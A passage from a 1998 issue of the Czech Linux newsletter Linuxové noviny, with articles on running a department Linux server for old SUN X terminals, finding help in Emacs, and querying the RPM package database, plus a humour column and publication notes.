Protože naše staré SUNy svým výkonem už zdaleka nestačí, rozhodl jsem se využít aspoň jejich velké pěkné obrazovky. Bohužel SUNovský X server `Xnews` neumožňuje použít parametr `-query`. Musel jsem tedy pro SUN kompilovat XFree86. Nyní SUN nabídne uživateli buď původní grafické rozhraní v lokálním provozu zprostředkované pomocí původního `Xnews` nebo grafické rozhraní linuxového serveru pomocí `XFree86` s parametrem `-query server`. Tím jsem vrátil život i těmto postarším SUNům. Pro srovnání: kompilace kompletního XFree86 na našem starém (ale nejvýkonnějším) SUNu SPARCStation 5 trvala půl dne, zatímco tatáž operace na novém linuxovém serveru trvá čtvrt hodiny.

Uvedená centralizace softwaru a degradace klientů na pouhé projekční plátno, na němž se promítá to, co se odehrává na serveru, má obrovské výhody pro administrátora sítě. Prostě nainstaluji nový software na jediném místě, vyzkouším a mohou jej okamžitě používat všichni. Například Wolframova Mathematica je instalována jen jednou. Uživatelská konta jsou spravována centrálně a bezpečněji. Různé počítače kdekoli na katedře nabídnou uživateli vždy zcela stejné uživatelské rozhraní závislé na uživatelských preferencích. Pravidelná archivace všech uživatelských dat na pásky probíhá lokálně. Slyšel jsem, že jiní administrátoři, kteří pro Mathematicu zvolili platformu Windows NT, musí každou chvíli obcházet jednotlivé počítače a pořád něco konfigurovat.

Podle mého názoru je třeba soustředit investice do disků, paměti RAM a procesorů na straně serveru a do velkých monitorů a výkonných grafických karet na straně klientů. Tam nejsou potřeba velké disky a výkon procesoru. Bohužel, většina na trhu prodávaných počítačů (platformy Intel) tuto filosofii nedodržuje. Jako první údaj v katalogu si můžeme přečíst, jak mocný procesor sestava obsahuje, jak veliký disk má, a někde v koutku vzadu se krčí informace o tom, že v základní sestavě se počítá pouze s patnácti palcovým divadelním kukátkem.

V dnešní době nabízí server již poměrně dost aplikací. Kromě Mathematicy a Maple je veškerý software čerpán z free zdrojů (aspoň pro akademické instituce). Uvedu neúplný seznam aplikací, které jsou k dispozici: Netscape, Emacs, TEX, LyX, Ghostview, Acrobat reader, Imagemagic, xv, Gnuplot, Xfig, souborové managery, e-mail managery, ...

Aby toho nebylo dost, jsou k serveru připojeny síťové tiskárny. Klienti startují tiskové úlohy jednak z PC NFS, nebo prostřednictvím Samby nebo standardním UNIXovým způsobem. Server „očichá" první dva znaky tiskové úlohy a pokud zjistí, že se jedná o PostScript (`%!`) a úloha je přitom zasílána na nePostScriptovou tiskárnu, automaticky úlohu profiltruje Ghostscriptem. Klientům se tedy jeví virtuálně všechny síťové tiskárny jako PostScriptové. Včetně například jehličkové tiskárny.

S tiskárnami souvisí problém paralelních portů. Do serveru jsem dokoupil jedno paralelní rozhraní navíc, takže tiskárny mohou být dvě. Úlohy pro další tiskárny jsou posílány na původní místa ke starým SUNům. Vzpomínám si, že paralelní rozhraní pro SUNy nebylo vůbec ve standardní výbavě a že to taky tehdy nebyla žádná láce. Přitom u PCčka máme paralelní port skoro vždy a druhý lze velmi levně dokoupit.

Kromě paralelních portů je využita většina portů sériových. Náš počítač má seriové porty čtyři. Bylo potřeba nastavit některé z nich na nestandardní IRQ, protože od výrobce je nastavení takové, že se IRQ vždy dvou seriových portů překrývají. To se Linuxu nelíbí. Jeden port jsem obsadil hlodavcem, k druhému je připojen stařičký textový terminál a po třetím portu komunikuje server s modemem. Tam kraluje `mgetty+sendfax`. Konfigurace umožňuje přijímat oficiální katederní faxy a o příjmu faxu rozeslat zprávu administrativním osobám. To šetří naše lesy. Faxy lze také posílat přímo z UNIXu. Stačí mít připraveno TEXovské `dvi` a šup s ním do faxové fronty. Software jej automaticky konvertuje na PostScript a ten na faxový g3 a dále se jej snaží odfaxovat v intervalech, stanovených v tabulce `crontab`.

Protože telefonní linka není na faxy příliš využita, je software k modemu konfigurován též jako jednoduchý „terminálový server", který umožňuje připojení jednoho počítače po telefonu protokolem PPP do sítě Internet. To využijí někteří šťastnější kolegové, kteří mají doma u počítače modem. Zatím takových „modemistů" není mnoho, takže jedna telefonní linka je pro naši katedru dostačující.

Je tedy vidět, že linuxový server pracuje na našem pracovišti jako „holka pro všechno". Neuvedl jsem, že na něm běží také DNS server a možná že jsem na plno dalších funkcí zapomněl.

Kromě uvedeného serveru jsme koupili ještě jeden počítač. Má jen jeden méně výkonný procesor, je bez monitoru, má méně paměti a jediný SCSI disk. Operačním systémem je samozřejmě Linux a přesunu na něj mail server (ze stávajícího SUNu) a DNS server. Tento stroječek lze pořídit poměrně levně – asi za třicet tisíc. Z bezpečnostních důvodů do něj nepustím uživatele. Síť našeho pracoviště (asi 40 zaměstnanců a 200 studentů střídajících se v učebně) tedy bude postavena hlavně na jednom výkonném aplikačním serveru a jednom serveru pro služby. WWW server a ftp server (1) zůstane zatím na stařičkém SUN OS, ale až tento přístroj odejde do věčných lovišť, určitě jej naprosto bezproblémově nahradí Linux. ■

1 WWW server math.feld.cvut.cz
`http://math.feld.cvut.cz`

Emacs? Help! (2.část)

Milan Zamazal, 9.března 1998

Posledně jsme se seznámili se základními dokumenty popisujícími Emacs a poskytujícími uživateli podrobnou nápovědu. Tentokrát se zaměříme na programy, které kvalitní info dokumentací nedisponují. Povíme si také něco o klávesových příkazech a zastavíme se u příkazů pro rychlé získání nápovědy.

Dokumentace k programům

Mnohdy se stává, že narazíte na zajímavý balík, který však nemá vlastní info dokumentaci. Co potom?

Řada emacsovských programů definuje nějaké módy, ať už hlavní nebo vedlejší. V případě takových programů můžete využít příkazu `C-h m`, který zobrazí dokumentaci pro všechny momentálně aktivní módy. Přitom popis aktivního hlavního módu obvykle naleznete až na konci výpisu dokumentace, musíte tedy zobrazenou nápovědou trochu zalistovat, hledáte-li informaci právě o hlavním módu.

Naprostá většina programů obsahuje stručnější či obsáhlejší popis v úvodních komentářích ve svém zdrojovém textu. Obvykle tam naleznete informaci o instalaci, základní návod k použití a popis nejdůležitějších konfiguračních proměnných. Pokud se zdrojový kód nachází někde ve stromu emacsovských adresářů, naleznete jej nejsnáze pomocí příkazu M-x locate-library (tento příkaz může být též užitečný v případě, kdy si nejste jisti, zda se vám náhodou místo instalované nejnovější verze nezavádí nějaký zapomenutý exemplář daného programu). Pokud neznáte ani jméno programového souboru a znáte například pouze jméno jeho hlavní funkce, zkuste C-h f. Tento příkaz kromě popisu funkce vypíše i jméno souboru, ze kterého byla načtena. To může být spojeno s určitými obtížemi:

- Můžete se dozvědět, že funkce je *built-in*. Pak není definována v žádném elispovském souboru, nýbrž je definována ve zdrojových textech v jazyce C.
- Můžete se dozvědět, že se jedná o *compiled Lisp function*, ale už ne to, kde se její definice nachází. To znamená, že funkce je sice elispovská, ale zakompilovaná v binárce Emacsu kvůli sdílení paměti nebo byla definována dynamicky v těle jiné funkce a tudíž není znám soubor s její definicí.

V druhém případě lze stále ještě použít `tags`. Máte-li Emacs instalován v adresáři `directory`, vygenerujete příkazem

```
rm -f TAGS
find directory -name '*.el' -print | xargs etags -a
```

index všech elispovských proměnných a funkcí definovaných v distribuci Emacsu (musíte mít ovšem samozřejmě instalovány zdrojové `*.el` soubory). Kdykoliv pak hledáte nějakou funkci nebo proměnnou ze standardní distribuce Emacsu, naleznete ji velmi rychle příkazem M-.. Pozor, někdy musíte pro nalezení správného výskytu aplikovat hledání opakovaně prostřednictvím C-u M-..

Zdrojové texty jsou zajímavé nejen z hlediska úvodních komentářů. Pokročilejší uživatel si v nich najde zajímavé *defvary*. Pro uživatele vládnoucí (na první pohled magickou) schopností programovat v Elispu jsou pak zdrojové texty pravým pokladem. Lze v nich nalézt nesčetné množství tipů a zajímavostí a nezřídka do nich člověk nahlédne právě proto, aby zjistil „jak se něco dělá". Programujete-li v Elispu a nemůžete najít návod pro nějakou věc po manuálech, zkuste si vzpomenout, kde jste odpovídající chování již viděli. Návod pak najdete ve zdrojových textech příslušného programu. (Pro neznalce Elispu to celé může znít jako pokus o vtip, ale skutečnost je jiná. Elisp je velmi čitelný jazyk a nalézt něco v jeho zdrojových textech je obvykle daleko snazší, než si možná myslíte.)

Vraťme se zpátky k běžnému uživateli. Může se stát, že narazíte na rozsáhlý balík se špatnou dokumentací (jako je například `w3`) a potřebujete jej zkonfigurovat. Pokud autor disponuje alespoň elementární mírou úcty k uživateli, tak dokumentuje přinejmenším konfigurační proměnné pomocí *customize*. (Pokud nevíte, co to customize je, nahlédněte do menu „Help" a zvolte odpovídající položku; pozor, standardně je přítomna až v Emacsu 20.) Na první pohled se může zdát, že customize je zde pouze pro uživatele, kteří si neumí zkonfigurovat Emacs editací souboru `~/.emacs`. Ve skutečnosti však má tento mechanismus i významnou vedlejší funkci – naleznete zde totiž hierarchicky uspořádané konfigurační proměnné s popisem a možností je ihned nastavit a případně i uložit. A pak už vlastně žádnou další dokumentaci ke konfiguraci balíku podporujícího customize nepotřebujete!

Poučení pro tvůrce elispovských programů:

- Své programy v úvodních komentářích stručně dokumentujte.
- Uživatelské proměnné deklarujte pomocí *defcustom*, nikoliv pomocí *defvar*.
- Pokud není již z názvu funkce či proměnné zcela zřejmé, k jakému účelu slouží, nezapomeňte ji vybavit dokumentačním řetězcem. To platí i pro triviální funkce – ušetří to hledání definice funkce při četbě zdrojových textů.
- Zejména bezpodmínečně dokumentujte všechny interaktivní funkce a uživatelské proměnné.
- Podrobně dokumentujte módy, které váš program definuje.

Klávesy

Častým problémem je vyznat se v poměrně početných klávesových kombinacích.

Nejčastější otázkou bývá: „Co tato klávesová zkratka vlastně dělá?" Nechcete-li být obtěžováni dlouhými výklady, použijte C-h c. To se hodí zejména v případě, kdy si chcete připojit funkci třeba na nějakou funkční klávesu a potřebujete znát její jméno pro zapsání odpovídající definice do `~/.emacs`. Pokud chcete získat kompletní nápovědu k funkci dané klávesy, použijte C-h k.

Pokud naopak nevíte, pomocí kterých kláves lze nějakou funkci vyvolat, můžete zkusit:

- Podívat se do menu. Lze-li funkci vyvolat klávesovou zkratkou, má tuto zkratku příslušná položka menu u sebe uvedenu.
- Funkci provést prostřednictvím zadání jejího plného jména po M-x. Je-li dosažitelná i klávesovou zkratkou, Emacs vás na to po jejím provedení (v Emacsu 19 před jejím provedením) upozorní.
- Použít příkaz C-h w. Výhodou tohoto příkazu je to, že vám zobrazí *všechny* klávesové kombinace, pomocí kterých lze zadaný příkaz vyvolat.

Často se též stává, že něco nechtěně zmáčknete a ono to provede zajímavý příkaz, který dosud neznáte. Rádi byste věděli, který příkaz to byl, protože je vám ihned jasné, že jej teď budete naprosto nezbytně a opakovaně potřebovat. Pomůže vám příkaz C-h l, který zobrazí posledních 100 stisknutých kláves. Mimochodem, víte, proč není dobré odcházet od neuzamčeného Emacsu, ve kterém jste se právě přihlásili na vzdálený počítač se zadáním hesla?

Někteří lidé mají vyvinutější smysl pro systematičnost. Ti se pak s náhodným boucháním do klávesnice nespokojí a chtějí vidět všechno najednou. Pro ty je ideální příkaz C-h b. Ano, je to trochu přehnané, ani tento příkaz nemůže zobrazit spočetně mnoho příkazů Emacsu, takže zobrazí pouze aktuálně dostupné klávesové kombinace. Ty jsou samozřejmě závislé na momentálně aktivních hlavních a vedlejších módech. Pokud vás zajímají pouze příkazy začínající určitým prefixem, můžete si je nechat vypsat zadáním prefixu následovaného stiskem `C-h`. Například příkazy pro práci s registry, záložkami a obdélníkovými bloky si vypíšete pomocí `C-x r C-h`. Typické příkazy aktuálního hlavního módu pak pomocí `C-c C-h`.

Proměnné a funkce

Zejména při editaci souboru `~/.emacs` či programování v Elispu využijete příkazy `C-h f` a `C-h v` zobrazující dokumentaci zadané funkce (případně makra) nebo proměnné. Neocenitelnou výhodou těchto příkazů je to, že poskytují přístup k nejaktuálnější a obvykle i nejúplnější dokumentaci k běžným objektům. Pokud máte při programování v Elispu notorické problémy zapamatovat si argumenty funkcí, použijte „eldoc-mode“. Tip: Příkaz `C-h f` většinou nabízí identifikátor z posledního volání funkce před kurzorem, nikoliv slovo pod kurzorem, můžete si tedy mnohdy ušetřit pohyb kurzoru.

Jedním z nejmocnějších příkazů nápovědy Emacsu je apropos. Apropos příkazy vám umožní vyhledat funkci nebo proměnnou podle regulárního výrazu. Zadáte regulární výraz a Emacs vám vypíše všechny funkce a proměnné, které zná a které tomuto výrazu odpovídají. Kliknutím nebo stiskem `RET` na dané položce z vyhledaného seznamu se vám zobrazí dokumentace k odpovídající funkci nebo proměnné. Apropos existuje ve třech základních variantách:

- `C-h a` vyhledává mezi uživatelskými příkazy (interaktivní funkce).
- `C-u C-h a` vyhledává mezi uživatelskými příkazy a uživatelskými proměnnými.
- `M-x apropos` prohledává celý jmenný prostor.

Vše, co najdete pomocí `C-h a`, naleznete i pomocí `M-x apropos`. Avšak `C-h a` výrazně omezuje množství nalezených objektů, takže se můžete vyhnout efektům známým z odpovědí vyhledávacích strojů na Webu po zadání příliš obecného dotazu.

Na první pohled nemusí být zřejmé, o jak mocný nástroj se jedná. Kdo se ale naučí apropos efektivně používat, ušetří si spoustu hledání v manuálech a ve zdrojových textech. Například potřebujete obrátit pořadí řádků v souboru. Stačí si uvědomit, že s obráceným pořadím by mohlo mít něco společného anglické slovo „reverse“. Zjevně by se mělo jednat o uživatelský příkaz, takže zadáte `C-h a reverse RET` a ve zobrazeném výsledku již odpovídající funkci snadno naleznete. Nebo provádíte sofistikovanou konfiguraci Gnus a potřebujete pro své účely najít nějaký vhodný hook. Použijete `M-x apropos ^\(gnus\|message\|nn\).*hook RET` stoprocentní jistotu, že před sebou vidíte kompletní seznam všech hooků, které můžete použít. Nebo vás zajímají možnosti BibTEX módu. Aplikujete tedy `C-u C-h a ^bibtex RET`. (Tento příklad je poněkud umělý, spíše byste na tomto místě použili customize.)

Pozor na malou záludnost: Některé programy jsou zaváděny prostřednictvím autoload mechanismu až při vyžádání jejich funkcí. Do doby jejich zavedení žádný z příkazů pro popis funkce nebo proměnné a tím pádem ani apropos neví o existenci většiny funkcí a proměnných definovaných v tomto balíku. Chcete-li proto hledat například něco týkající se Gnus, je dobré nejprve Gnus spustit a chvíli s nimi pracovat, protože teprve potom je načtena většina programových souborů Gnus a nebudete se marně snažit najít dosud nezavedenou proměnnou. Totéž platí pro příklad s BibTeXem – před aplikací apropos nejprve otevřete libovolný (třeba prázdný) `.bib` soubor.

Poučení pro programátory v Elispu:

- Dbejte na vhodnou volbu jmen proměnných a funkcí, mějte na paměti situaci uživatele používajícího apropos.
- Rozlišujte interní a uživatelské proměnné pomocí hvězdičky v dokumentačním řetězci funkce *defvar* či makra *defcustom*.
- Přečtěte si sekci „Documentation Tips“ v manuálu Elispu. Budete pak schopni lépe dodržovat dokumentační konvence, které usnadní situaci uživateli, tj. tomu, pro koho dokumentaci píšete.

Příště

V závěrečné části tohoto miniseriálu si řekneme, jak hledat programy sloužící k žádanému účelu, kde hledat další pomoc a také malinko poradíme víajistům.

Získávání informací z databáze RPM

Jan „Yenya“ Kasprzak, 10. února 1998

V předchozích dílech našeho seriálu jsme viděli, že systém RPM udržuje množství informací o nainstalovaných balících i o jednotlivých souborech v nich. Tyto informace pak používá při další práci s RPM balíky – při jejich instalaci, rušení a povyšování. Systém RPM ale také umí tyto informace zpřístupnit uživateli pomocí několika druhů dotazů. A o dotazech na databázi RPM bude řeč v tomto dílu.

K čemu lze tyto dotazy použít?

Dotazování se provádí příkazem `rpm -q`. Uvedu zde několik příkladů situací, které řeší dotaz do RPM databáze:

- Na vašem stroji je soubor `/usr/include/pthread.h`, ale nevíte, ze kterého balíku tento soubor pochází.
- Nedávno jste si nainstaloval Secure Shell a chcete k němu najít nějakou dokumentaci.
- Získáte software, o němž autor tvrdí, že potřebuje `libc` verze aspoň 5.4.30. Chcete zjistit, jaká je vlastně verze `libc` na vašem systému.
- Narazili jste na síti na RPM balík a chcete zjistit, co obsahuje.
- Právě jste upgradovali systém na `libc` verze 6 a chcete zjistit, které balíky na vašem systému stále ještě potřebují starší verzi `libc` 5.

Toto je ovšem jen několik příkladů. Nyní podrobně k jednotlivým částem dotazu. Dotaz se skládá ze dvou hlavních částí – první určuje množinu balíků, o nichž chcete informace zjistit, druhá říká, jaké informace se o těchto balících chcete dovědět.

```
$ rpm -qpi soubor.rpm
Name        : squid                   Distribution: (none)
Version     : 1.NOVM.20               Vendor: (none)
Release     : 3                       Build Date: Sun Feb  1 00:50:11 1998
Install date: Sun Feb  1 09:19:37 1998 Build Host: gloin
Group       : Networking/Daemons      Source RPM: squid-1.NOVM.20-3.src.rpm
Size        : 693576
Packager    : Jan "Yenya" Kasprzak <kas@fi.muni.cz>
URL         : http://squid.nlanr.net/
Summary     : Squid Internet Object Cache
Description :
Squid is a caching proxy for www/ftp/gopher
Please read the documentation-Files!!
```

Výpis 15: Informace o RPM balíku

Část první – výběr balíků

- Dotaz můžete omezit na balík určitého jména. Takto například zjistíte aktuální verzi nainstalovaného balíku:

```
$ rpm -q squid
squid-1.NOVM.20-3

$ rpm -q postgresql
package postgresql is not installed
```

  Je vidět, že pokud specifikujeme jen část dotazu pro výběr balíků, ale nikoli část specifikující požadované informace, dostane se nám odpovědi ve formě jména balíku, jeho verze a jeho release (odděleno pomlčkami) a nového řádku.

- Na druhé straně můžeme vypsat všechny balíky v systému. K tomu slouží přepínač `-a`:

```
$ rpm -qa|sort
ElectricFence-2.0.5-5
MAKEDEV-2.3.1-1
...
zlib-devel-1.0.4-2
```

- Dále lze dotaz omezit na balíky, kterým patří nějaký soubor v systému pomocí přepínače `-f soubor`:

```
$ rpm -qf /etc/printcap
setup-1.9-2
```

  Zde je nutno dát pozor na to, že RPM si v databázi ukládá balíky s absolutní cestou, a že tedy dotazy mohou být zodpovězeny rozdílně, přestože se jedná o tentýž soubor:

```
$ rpm -qf /etc/X11/xdm/Xaccess
XFree86-3.3.1-14
$ rpm -qf /usr/lib/X11/xdm/Xaccess
file /usr/lib/X11/xdm/Xaccess is not owned by any package
```

- Lze se také dotazovat na RPM soubor, který nemusí být zatím nainstalovaný. Jak víme, v RPM souboru je přímo uložen jeho název, takže jej lze zjistit i po přejmenování:

```
$ rpm -qp trubka
passwd-0.50-10
```

- Jak již bylo řečeno na začátku tohoto seriálu, jsou RPM balíky sdružovány do tematických skupin. Chceme-li si vypsat všechny aplikace, které se týkají práce se zvukem, použijeme následující příkaz:

```
$ rpm -qg Applications/Sound
cdp-0.33-8
maplay-1.2-6
sox-11g-6
timidity-0.2i-2
```

- Někdy potřebujeme zjistit, který balík poskytuje určitou vlastnost, kterou mohou jiné balíky vyžadovat – například chceme zjistit, který balík poskytuje `libc` verze 6:

```
$ rpm -q --whatprovides libc.so.6
glibc-2.0.6-9
```

- Duálním problémem k předchozímu je zjištění seznamu balíků, které vyžadují danou vlastnost – například v úvodu zmiňovaný dotaz na balíky, které ještě vyžadují starší verzi libc:

```
$ rpm -q --whatrequires libc.so.5
xpdf-0.7-2
snd-1-1
timidity-0.2i-2
```

Část druhá – výběr informací

V předchozí části jsme viděli, že implicitně se vypisuje jméno balíku, jeho verze a release. Můžeme ale zjišťovat také množství jiných informací. Nejprve si ukážeme některé přepínače pro podrobnější výpis, a v závěru popíšeme konstrukci jakkoli obecného výpisu informací.

- Přepínačem `-i` získáme výpis souhrnných informací o daném balíku. Předpokládejme například, že nám někdo dal nějaký RPM soubor, a my o něm chceme zjistit podrobnosti (viz výpis ➡Informace o RPM balíku).

  Výpis obsahuje množství informací. Lze z něj například zjistit, že někteří lidé dokáží v neděli v jednu hodinu v noci vyrábět RPM balíky :–). Myslím, že výše uvedený výpis nepotřebuje podrobnější komentář k jednotlivým položkám.

- Přepínač `-l` – seznam souborů v balíku:

```
$ rpm -ql ncftp
/etc/X11/wmconfig/ncftp
/usr/bin/ncftp
/usr/man/man1/ncftp.1
```

- V předchozí části tohoto seriálu jsme viděli, že RPM může dělat rozdíly mezi jednotlivými soubory v balíku. Rozeznává soubory běžné, konfigurační a dokumentaci. Příslušný typ souboru můžeme zjišťovat – seznam konfiguračních souborů přes přepínač `-c` a seznam dokumentace pomocí `-d`. Například seznam dokumentace k programu `/bin/bash` můžeme získat takto:

```
$ rpm -qdf /bin/bash
/usr/doc/bash-1.14.7
/usr/doc/bash-1.14.7/NEWS
/usr/doc/bash-1.14.7/README
/usr/doc/bash-1.14.7/RELEASE
/usr/info/bash.info.gz
/usr/man/man1/bash.1
/usr/man/man1/sh.1
```

Jak přepínač `-l`, tak přepínače `-c` a `-d` mohou o souborech vypsat detailní informace pomocí klíče `-v`.

- Získání stavu jednotlivých souborů. Každý soubor daného balíku může být v jednom ze čtyř stavů:
  - *normal*: soubor je nainstalován v systému.
  - *replaced*: soubor byl přepsán souborem z jiného RPM balíku použitím `--replacefiles` (resp. `--force`).
  - *not installed*: balík byl nainstalován, ale tento soubor ne (například při použití parametru `--excludedocs`).
  - *net shared*: soubor se nachází na svazku, který byl v `/etc/rpmrc` označen jako síťový. Takovýto soubor není spravován RPM databází (resp. je spravován RPM databází na síťovém serveru).

  Příslušný stav ke každému souboru lze zjistit pomocí přepínače `-s`.

- Informace o tom, jaké vlastnosti daný balík poskytuje do systému. Balík například může obsahovat sdílené knihovny a podobně:

```
$ rpm -q --provides db
libdb.so.2
```

- Naopak můžeme zjistit informaci o tom, které vlastnosti (včetně verzí) daný balík vyžaduje ke správnému běhu:

```
$ rpm -q --requires glint
/usr/bin/python
/bin/sh
tkinter
pythonlib >= 1.12
python >= 1.4
```

- Lze vypsat i pre/post-install a pre/post-uninstall skripty, které k balíku patří. Dosáhneme toho volbou `--scripts`.

Konstrukce obecných dotazů

Výše uvedené příklady popisovaly určité speciální typy dotazů. RPM ale umožňuje vypisovat odpovědi v úplně obecné formě. Nebudeme zde podávat vyčerpávající výpis, jen v krátkosti a na několika příkladech vysvětlíme logiku tohoto systému.

Základem obecného dotazu je volba `--queryformat řetězec`. Tento řetězec je vypsán pro každý dotazovaný balík s tím, že některé zvláštní konstrukce se nahradí příslušnými informacemi o RPM balíku. Je to trochu podobné nahrazování řetězců s procenty v knihovní funkci `printf(3)`. RPM podporuje substituci zpětného lomítka podobně jako `printf(3)`, takže je například možné psát následující konstrukce:

```
$ rpm -qa --queryformat 'Ahoj, babi!\n'
```

Tento příkaz vypíše jmenovaný řetězec tolikrát, kolik je v systému nainstalovaných balíků.

Pokračujme v příkladech. Následující příkaz ukazuje implicitní formát výpisu odpovědi a jeho výstup je stejný, jako když část `--queryformat` neuvedeme:

```
$ rpm -q --queryformat '%{NAME}-%{VERSION}-%{RELEASE}\n' squid
```

Z příkladu je vidět, že RPM nahrazuje konstrukci `%{atribut}` obsahem daného atributu z databáze. Nebudu zde rozebírat všechny dostupné atributy, jen uvedu, že pomocí následujícího příkazu získáme seznam všech atributů platných v dané verzi RPM:

```
$ rpm --querytags |sort
ARCH
ARCHIVESIZE
...
VERSION
XPM
```

Některé atributy jsou v databázi ukládány ve formě čísla, ale uživatel by mohl chtít toto číslo zobrazit nějak jinak. Například datum se ukládá jako počet sekund od 1. ledna 1970, ale textový výpis je čitelnější. Výpisu v jiném formátu dosáhneme například takto:

```
$ rpm -q --queryformat '%{INSTALLTIME:date}\n' bash
Sat Jan 31 17:53:00 1998
```

Kromě formátovacího řetězce `:date` pro výpis času existují ještě tyto:

- `:perms` – výpis přístupových práv.
- `:deflags` – výpis závislostí mezi balíky.
- `:fflags` – konverze čísla na c, d nebo mezeru podle toho, jestli jde o konfigurační, dokumentační nebo běžný soubor.

Dále lze jednotlivé položky zarovnávat a vypisovat na určitý počet znaků podobně jako v `printf(3)`:

```
$ rpm -q --queryformat '%4{RELEASE}\n' squid
   5
```

Některé položky v databázi lze vyhodnotit vícekrát pro jeden balík (například %{FILENAMES} – jména souborů v balíku). Můžeme proto chtít například jeden řádek pro každý soubor v balíku. Nebudu se pouštět do syntaktických podrobností, jen uvedu příklad:

```
$ rpm -q --queryformat '%{NAME} obsahuje \
soubory:\n[%{FILENAMES} (%{FILESIZES} bytes)\n]' bash
bash obsahuje soubory:
/bin/bash (301580 bytes)
/bin/sh (4 bytes)
...
/usr/man/man1/sh.1 (6 bytes)
```

To je k dotazům do RPM databáze všechno. Příště se budeme věnovat kontrole integrity balíků a dalším vlastnostem. ■

Zasmáli jsme se!

Pavel Janík ml., 11. března 1998

Měsíc březen (marec) je laděn spíše pracovně, není čas na zábavu. Je to škoda. Ale březen je měsíc Internetu. A Linux by bez Internetu nebyl tam, kde je, a proto se i v březnovém čísle zmíním o několika málo okamžicích, které dokázaly na mé tváři vykouzlit úsměv.

Asi bych začal jedním otřesným zážitkem – instaloval jsem na jeden poměrně starý počítač jeden operační systém jedné nejmenované společnosti. Ale to by ještě nebylo všechno. Na tentýž počítač jsem ještě musel nainstalovat jeden nejmenovaný textový editor od stejné, ale opět nejmenované společnosti. Asi na druhý nebo třetí pokus se mi to podařilo. Možná si onen textový editor řekl, že mne už dosti potrápil a proto mi ihned po prvním spuštění chtěl udělat radost a vypsal:

> TIP: Víte, že ...
> Při práci s nůžkami se můžete zranit.

Pokud nevěříte, zkuste si to taky – číselná označení oněch produktů byla 3.1CZ a 6.0CZ. Bohužel nevím, co se stalo po stisku tlačítka Další, protože za 45 minut na tom počítači byl nainstalován Red Hat Linux 5.0 a StarOffice...

Používáte síťové karty Intel EtherExpress Pro? Víte, že je používá i Linus Torvalds? A víte, jak se k intelovským chipům vůbec staví Alan Cox? Pokud ne, čtěte dále.

> Remember the immortal quote "Life is too short to debug intel parts". I think the EEPro is the first intel ethernet card which weighs more than its errata. All the intel cards go very fast, when they go.
>
> ---
>
> Pamatujte na nesmrtelné pravidlo: „Život je příliš krátký na odlaďování intelovských součástek.“ Myslím si, že EEPro je první ethernetová karta Intelu, která váží více než její errata (seznam chyb). Všechny intelovské karty běhají velmi rychle, pokud běhají.
> Alan Cox v linux-kernel

Čtenáři listu *linux@muni.cz* byli jistě nemile potěšeni threadem, který se skrýval pod subjectem „ADMIN: Stop komerčním mailům“. Thread měl celkem 18 zpráv (přibližně 40 kB) a jedinou zprávou, která měla (alespoň pro mne) význam, byla zpráva Davida Rohledera. David byl obviněn ze sektářství, ale neztratil vtipného ducha a jeho odpověď si můžete přečíst zde:

> Mám vizi: Přede mnou Fakulta informatiky. Na nejvyšším místě se hrdě pne obrovská socha Tučňáka. Zfanatizovaní obdivovatelé Linuxu chytají zmateně pobíhající příznivce Windows(TM), aby je krvavě obětovali na oltář Nejvyššího. Z hlubin davu se začíná ozývat: „Yenya, Yenya.....“
> David Rohleder v linux@muni.cz

Pánové, prosím rozmysleme si příště, co, kam, kdy a jakou formou posíláme. Není to zbytečné takhle obtěžovat 492 lidí?

A nakonec jsem si nechal jeden velice aktuální vtip. Doufám, že v něm nikdo nebude hledat žádný skrytý význam a všichni jej pochopí tak, jak jej autor myslel.

> Víte, že se Microsoft soudí s Tamagotchi o autorská práva?
> ....Gates tvrdí, že první systém, o který se musí člověk starat, aby nechcípnul, jsou Windows...
> Petr Kubišta

Doufám, že se na vaší tváři alespoň na chvíli také objevil úsměv a že vše, co je napsáno v tomto článku, berete s humorem. ■

Linuxové noviny a jejich šíření

Linuxové noviny vydává České sdružení uživatelů operačního systému Linux pro své příznivce a sympatizanty. Vlastníkem autorských práv k tomutu textu jako celku je Pavel Janík ml. (1) Autorská práva k jednotlivým článkům zůstávají jejich autorům.

Tento text může být šířen a tisknut bez omezení. Pokud použijete část některého článku zde uveřejněného v jiných dílech, musíte uvést jméno autora a číslo, ve kterém byl článek uveřejněn.

Linuxové noviny jsou otevřeny každému, kdo by chtěl našim čtenářům sdělit něco zajímavého. Příspěvky (ve formátu čistého textu v kódování ISO 8859-2 a obrázky ve formátu PNG) posílejte na adresu (2). Autor nemá nárok na finanční odměnu a souhlasí s podmínkami uvedenými v tomto odstavci. Vydavatelé si vyhrazují právo rozhodnout, zda Váš příspěvek uveřejní, či nikoli.

Registrované známky použité v tomto textu jsou majetkem jejich vlastníků.

Chtěl bych poděkovat Fakultě informatiky Masarykovy university v Brně, INET, a.s., Juraji Bednárovi a společnosti OptiCom za poskytnutí diskového prostoru pro Linuxové noviny.

Linuxové noviny můžete najít na akademické síti CESNET (3), na síti IBM Global Network na adrese (4), na serveru časopisu Netáčik (5), který je připojen do slovenského SIXu, případně na serveru společnosti OptiCom (6). ■

1 Pavel Janík ml.
`mailto:Pavel.Janik@linux.cz`

2 Adresa redakce
`mailto:noviny@linux.cz`

3 Linuxové noviny na síti CESNET
`ftp://ftp.fi.muni.cz/pub/linux/local/noviny`

4 Linuxové noviny na síti IBM Global Network
`ftp://ftp.inet.cz/pub/People/Pavel.Janik/noviny`

5 Slovenské zrcadlo Linuxových novin
`ftp://netacik.sk/pub/linux/cz-noviny`

6 Linuxové noviny – OptiCom
`http://www.mathew.sk/noviny`